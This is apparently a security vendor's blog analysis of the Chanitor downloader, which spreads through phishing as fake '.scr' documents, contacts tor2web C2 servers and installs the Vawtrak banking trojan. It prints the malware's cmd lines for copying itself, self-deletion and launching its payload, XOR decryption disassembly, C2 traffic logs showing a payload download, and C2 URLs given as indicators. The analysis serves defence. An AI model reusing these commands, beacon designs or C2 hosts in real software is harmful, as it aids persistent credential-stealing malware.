

Chanitor Downloader Actively Installing Vawtrak

zscaler.com/blogs/research/chanitor-downloader-actively-installing-vawtrak



We at ThreatLabZ are keeping an eye on a fairly active downloader called Chanitor. This malware is being delivered via phishing emails purporting to be "important" documents, for example, voicemails, invoices, and faxes; all are actually screensaver executables with the extension '.scr'. Another unique feature of this downloader Trojan family is the usage of tor2web.org and tor2web.ru over SSL for its Command & Control (C2) communication.


Upon execution, Chanitor copies itself to '%APPDATA%\Roaming\Windows\winlogin.exe' by running the following command:

```
cmd /D /R type "C:\<path-to-binary>\winlogin.exe" > ___ && move /Y ___ "C:\Users\  
<username>\AppData\Roaming\Windows\winlogin.exe"
```

It then waits for a few seconds before deleting the original file, and executes the copy via the following command:

```
cmd /D /R ping -n 10 localhost && del "C:\<path to original exe>" && start /B "" "C:\Users\  
<username>\AppData\Roaming\Windows\winlogin.exe" && exit
```

Once the command executes, it creates a registry entry for persistence:



Chanitor encrypts some key components like C2 server locations that is decrypted only when used on run time. For example, "tor2web.org" is decrypted using a xor loop:

```

00402270 .: L3          NE IN
00402271 .: $          PUSH EBP
00402272 .: 8BEC      MOV EBP,ESP
00402274 .: 33C0      XOR EAX,EAX
00402276 .: 56        PUSH ESI
00402277 .: 8B75 08   MOV ESI,DWORD PTR SS:[ARG.1]
0040227A .: 3945 0C   CMP DWORD PTR SS:[ARG.2],EAX
0040227D .: 76 0F     JBE SHORT 0040228E
0040227F .: > B1 12     MOV CL,12
00402281 .: 8D1430    LEA EDX,[ESI+EAX]
00402284 .: 2AC8     SUB CL,AL
00402286 .: 300A     XOR BYTE PTR DS:[EDX],CL
00402288 .: 40       INC EAX
00402289 .: 3B45 0C   CMP EAX,DWORD PTR SS:[ARG.2]
0040228C .: 72 F1     JB SHORT 0040227F
0040228E .: > 8BC6     MOV EAX,ESI
00402290 .: CF       POP ESI

```


Registers (FPU)
 EAX: 00000005
 ECX: 00403012 ASCII "7rcj6wucosa5bu"
 EDX: 031EFC40 ASCII "2zii\$Fz"
 EBX: 7EFDE001
 ESP: 031EFC10
 EBP: 031EFC14
 ESI: 031EFC3C ASCII ".tor2zii\$Fz"
 EDI: 00000000

The next step is enumeration of functions for making outbound SSL connections and making connections to the command and control server. These connections are shown in the screenshot below.

#1	200	HTTP	Tunnel to api.ipify.org:443	733		winlogin:1644
	200	HTTPS	api.ipify.org /	13	text/plain	winlogin:1644
#2	200	HTTP	svcz25e3m4mwlauz.tor2web.org:443	640		winlogin:1644
	200	HTTPS	svcz25e3m4mwlauz... /gate.php	27	text/html	winlogin:1644
#3	200	HTTP	Tunnel to svcz25e3m4mwlauz.tor2web.org:443	640		winlogin:1644
	200	HTTPS	svcz25e3m4mwlauz... /gate.php	385,769	Expires: 0 application/octet-stream	winlogin:1644
#4	200	HTTP	Tunnel to svcz25e3m4mwlauz.tor2web.org:443	640		winlogin:1644
	200	HTTPS	svcz25e3m4mwlauz... /gate.php	12	text/html	winlogin:1644
#5	502	HTTP	Tunnel to svcz25e3m4mwlauz.tor2web.ru:443	512	no-cac... text/html; charset=UTF-8	winlogin:1644

The first connection (#1 above) is to retrieve the public IP of the infected host. The success or failure of this request isn't checked though, so the next request happens regardless. This request (#2) is a beacon to the command and control server on TOR via tor2web.org. Chanitor uses SSL for all communication and beacons via POST requests to /gate.php. If the request is successful, the C2 server will provide further instructions which during our analysis was to download additional binary payload. The download is shown in session #3 above. Once the download finishes, there is a subsequent beacon which presumably means success (#4). Strangely enough, there is a failed request to tor2web.ru (#5). This domain does not exist, so the purpose of this request is unknown.


The screenshot below shows detail of the initial beacon (#2) and server response to download a stage 2 binary:



Each beacon takes the following form:

{<MALWARE GENERATED UNIQUE IDENTIFIER>}<SHORT STRING><4 SPACE PADDING>}<USERDOMAIN><58 SPACE PADDING>}<IP ADDRESS>

If the request to api.ipify.org is unsuccessful, the IP address will be the machine's RFC1918 address instead of a public IP. The C2 server replies with an instruction to download a file (highlighted in red above) and the download is initiated immediately. The beacon information, with the exception of the IP address, is also stored in the registry:



After downloading and reporting success, the original binary will then sleep for approximately 5 minutes (there's some variation for slightly longer and slightly shorter) before beaming again:



Downloaded Binary

The downloaded binary is a dropper Trojan and is saved as `C:\Users\<username>\AppData\Local\Temp__<4 alphanumeric characters>.exe`. Chanitor will run the downloaded payload via the following command:

```
cmd /D /R start /B "" "C:\Users\<username>\AppData\Local\Temp\__16AE.exe" && exit
```

Upon execution, the binary checks for the presence of a debugger. If no debugger is found, the binary then unpacks an embedded DLL and writes it to disk. This DLL is a new variant of the Vawtrak Trojan.

```

00404468 FF75 FC      PUSH DWORD PTR SS:[EBP-4]
0040446B 6A 00      PUSH 0
0040446D 68 000000C0 PUSH C0000000
00404472 FF75 08      PUSH DWORD PTR SS:[EBP+8]
00404475 FF15 F4604000 CALL DWORD PTR DS:[4060F4] kernel32.CreateFileA
0040447B 8945 F8      MOV DWORD PTR SS:[EBP-8],EAX
0040447E 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
00404481 8BE5      MOV ESP,EBP
Stack SS:[0018FC0C]=0018FE28, (ASCII "C:\Users\WIN764\1\AppData\Local\Temp\0058C61D.tmp")

```

```

00404498 6A 00      PUSH 0
0040449B 8D45 FC      LEA EAX,DWORD PTR SS:[EBP-4]
0040449D 50      PUSH EAX
0040449E FF75 10      PUSH DWORD PTR SS:[EBP+10]
004044A1 FF75 0C      PUSH DWORD PTR SS:[EBP+C]
004044A4 FF75 08      PUSH DWORD PTR SS:[EBP+8]
004044A7 FF15 F8604000 CALL DWORD PTR DS:[4060F8] kernel32.WriteFile
004044AD 8945 F8      MOV DWORD PTR SS:[EBP-8],EAX
004044B0 837D F8 00   CMP DWORD PTR SS:[EBP-8],0
DS:[004060F8]=76651282 (kernel32.WriteFile)

```

Address	Hex dump	ASC	Comment
0018D000	00 00 00 00 00 00 00 00	...	hFile = 000000E0 (window)
0018D008	00 00 00 00 00 00 00 00	...	Buffer = 0212E590
0018D010	00 00 00 00 00 00 00 00	...	nBytesToWrite = 43200 (274944.)
0018D018	00 00 00 00 00 00 00 00	...	pBytesWritten = 0018FCBC
0018D020	00 00 00 00 00 00 00 00	...	pOverlapped = NULL

The DLL is registered with regsvr32.exe via the following command to ensure persistence:

```

004020AF 50      PUSH EAX
004020B0 57      PUSH EDI
004020B1 FF15 80604000 CALL DWORD PTR DS:[406080] kernel32.CreateProcessA
004020B7 5F      POP EDI
004020B8 5E      POP ESI
004020B9 8BEC      MOV ESP,EBP
DS:[00406080]=76651072 (kernel32.CreateProcessA)

```

Address	Hex	Comment
0018FD24	72	ModuleFileName = NULL
0018FD2C	2B	CommandLine = "regsvr32.exe "C:\Users\WIN764\1\AppData\Local\Temp\0058C61D.tmp""
0018FD34	50	pProcessSecurity = NULL
0018FD3C	49	pThreadSecurity = NULL
0018FD44	41	InheritHandles = FALSE
0018FD4C	40	CreationFlags = 0
0018FD54	60	pEnvironment = NULL
0018FD5C	38	CurrentDir = NULL
0018FD64	70	pStartupInfo = 0018FF2C
0018FD6C	50	pProcessInfo = 0018FF70

The Vawtrak dropper Trojan then deletes itself from the target system. The Vawtrak dropper binary and the DLL are compressed using **aPLib v1.01** library as seen below:

```

BE 0B B4 7Ja-0+h]6+o*7^0-
0A 0D 0A iA.t+*2in0-...
2D 20 20 aPLib v1.01 -...
68 65 20 the smaller the
70 79 72 better :).Copyr
2D 32 30 ight (c) 1998-20
20 49 62 09 by Joergen Ib
74 73 20 sen. All Rights
4D 6F 72 Reserved....Mor
3A 20 68 e information: h
65 6E 73 ttp://www.ibsens
0A 0D 0A oftware.com/....
00 00 00 .....
00 00 00 .....

```

Vawtrak, also known as NeverQuest and Snifula, is a powerful information stealing backdoor Trojan that has been gaining momentum over past few months. It primarily targets user's bank account via online banking websites.

Indicators of Compromise

C2 Domains

[https://svcz25e3m4mwlauz.tor2web\[.\]org/gate.php](https://svcz25e3m4mwlauz.tor2web[.]org/gate.php)

[https://ho7rcj6wucosa5bu.tor2web\[.\]org/gate.php](https://ho7rcj6wucosa5bu.tor2web[.]org/gate.php)

https://o3qz25zwu4or5mak.tor2web[.]org/gate.php

https://lctoszyqpr356kw4.tor2web[.]org/gate.php

File Locations

C:\Users\\AppData\Roaming\Windows\winlogin.exe

C:\ProgramData\TigaPjopw\VofcOhhel.zvv -- these names appear random

C:\Users\\AppData\Local\Temp\~004BFD62.tmp -- this name appears random

C:\Users\\AppData\Local\Temp___16AE.exe -- this name appears random

Conclusions

The samples collected date back to the beginning of October 2014 and have changed in measurable ways over the past few months. The first samples would not run on Windows 7 unless in compatibility mode, required administrative privileges, and did not have icons that matched the purported filetype or theme, but the recent samples have evolved to run without errors and appear to be more refined. We attempted to contact tor2web at and at and received bouncebacks followed a few days later by a delivery failure notification. Since the C2 servers are hosted on TOR, tracking the individuals behind this campaign may prove difficult, but blocking access to tor2web would be effective for the time being.

Stay up to date with the latest digital transformation tips and news.

By submitting the form, you are agreeing to our [privacy policy](#).